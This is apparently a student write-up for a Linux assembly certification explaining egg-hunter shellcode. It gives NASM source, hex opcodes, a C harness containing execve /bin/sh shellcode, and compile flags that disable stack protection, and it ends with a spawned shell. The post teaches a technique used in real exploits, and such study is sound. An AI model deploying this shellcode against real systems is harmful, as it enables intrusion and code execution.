Assignment 03

Egg Hunter Shellcode

Saleh Ali Bin Muhaysin


This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert certification:

http://securitytube-training.com/online-courses/securitytube-linux-assembly-expert/

Student ID: **SLAE-1101**

1. Introduction:

In this article we will explain the **egg hunter** shellcode, this shellcode will search on the memory looking for a tag that will indicate the starting of another shellcode, then jump to that shellcode. This technique sometimes used to avoid creating a big shellcode, instead the shellcode will be small and its purpose only for searching. The second shellcode we will use just execute the /bin/sh program. Here the tag we will look for is **0x01234567** repeated twice (we used repeated egg to avoid confusing with the egg inside the egg hunter shellcode).



2. Egg Hunter:

The shellcode egg hunter contains three parts, preparation, verify page accessibility, and looking for the egg tag in current page.

2.1. Preparation:

First, the **esi** register will store the egg we want to look for (which is **0x01234567**), then clear the **ecx** which will store the address to check the egg on.

```
_start:
        mov esi, 0x01234567     ; the egg to search for
        xor ecx, ecx
```

2.2. Verify page accessibility:

In this part we will start with the first page first address **0x1000**, the next page will be **0x2000** and so on. To check if we can access this page or not, we will use the **sigaction** system call (syscall number **67**), and if the result end with **0xf2** then the page is not accessible, so we will jump to the next page. If you noticed at the middle, we checked if all the pages checked and we couldn't find the egg, then jump to the exit section to finish the execution properly. If current page is accessible, then go to the third part of the code.

```
nextpage:
        or cx, 0xfff            ; start from address 1000
nextaddress:
        xor eax, eax
        mov al, 67      ; sigaction system call
        inc ecx         ; increment ecx by 1

        ; check if the next address less than ffffffff
        cmp ecx, 0xffffffff
        jle exit        ; exit if its greater than

        int 0x80

        cmp al, 0xf2    ; check violation (adddress cannot be accessed)
        jz nextpage     ; if invalid go to next page
```

2.3. Look for the tag in current page:

If the current page is accessible, then compare the current address (stored in **ecx**) with the egg tag (stored in **esi**). The **scasd** instruction used here to compare the content of **eax** (contain the egg tag) with the **edi** (contain the content of current address), if they are different jump to the next address, if the current address contains the egg, then we will repeat the check again (since we are looking for the egg tag repeated twice). If we found the egg tag repeated twice then jump to the address in **edi** (which is the first address of the second shellcode).

```
        mov eax, esi
        mov edi, ecx
        scasd           ; compare content of eax with the egg in edi, eax
        jnz nextaddress ; if not the egg go to next address

        scasd           ; check if the next addresss also contain the egg
        jnz nextaddress ; if not the egg go to next address

        ; if both previous addresses contain the egg, then go to the shellcode
        jmp edi
```

3. Compiling script:

To test our shellcode we are going to use the following script, which will take a file name (without extension .nasm) then compile it using NASM, then use **ld** to link it, then remove the .o file. Finally, run the script

```
#!/bin/bash

echo "[+] Compiling with NASM..."
nasm -f elf32 -o $1.o $1.nasm

echo "[+] Linking ..."
ld -o $1 $1.o

echo "[+] Removing .o ..."
rm $1.o

echo "[+] Done!"
./$1
```

To get the hex of the **objdump** of the executable file, we are going to use the following script, which will take one argument (the shellcode executable file):

```
objdump -d $1 | grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr
'\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

The result is the following:

\xbe\x67\x45\x23\x01\x31\xc9\x66\x81\xc9\xff\x0f\x31\xc0\xb0\x43\x41\x83\xf9\xff\x7e\x12\xcd\x80\x3c\xf2\x74\xeb\x89\xf0\x89\xcf\xaf\x75\xe9\xaf\x75\xe6\xff\xe7\x31\xc0\x31\xdb\xb0\x01\xcd\x80

Then we are going to use the shellcode in a C program, the **hunter** shellcode contains our shellcode eggunter, the **code** shellcode is a shellcode that will execute the /bin/sh using execve, this shellcode will start with the EGG repeated twice. The defined EGG at the bigning contain the **01234567** in reverse byte order (**\x67\x45\x23\x01**). The program will not run the shellcode in **code**, instead the shellcode **hunter** will jump to it.

```
#include <stdio.h>
#include <string.h>

#define EGG "\x67\x45\x23\x01"

unsigned char hunter[] = \
"\xbe\x67\x45\x23\x01\x31\xc9\x66\x81\xc9\xff\x0f\x31\xc0\xb0\x43\x41\x83\xf9\xff\x7e\x12\xcd
\x80\x3c\xf2\x74\xeb\x89\xf0\x89\xcf\xaf\x75\xe9\xaf\x75\xe6\xff\xe7\x31\xc0\x31\xdb\xb0\x01
\xcd\x80";

unsigned char code[] = \
EGG
EGG
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b
\xcd\x80";

int main(){
        printf("[+] Egg Hunter Length: %d\n", strlen(hunter));
        printf("[+] Shellcode Length: %d\n", strlen(code));

        int (*ret)() = (int(*)())hunter;
        ret();
}
```

And then compile it using the following shell script (compile-c.sh) which accept the C program as argument (without the .c extension):

```
1 gcc -fno-stack-protector -z execstack $1.c -o $1
```

4. Conclusion:

The **egg hunter** shellcode will look for any address contain the egg we planted at the beginning of the shellcode we are looking for. We just test it and it worked fine, the shellcode in the **code** variable executed correctly.

```
slae@ubuntu:~/Desktop/SLAE-Exam/Assignment03$ ./shellcode
[+] Egg Hunter Length: 48
[+] Shellcode Length: 33
$ id
uid=1000(slae) gid=1000(slae) groups=1000(slae),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
```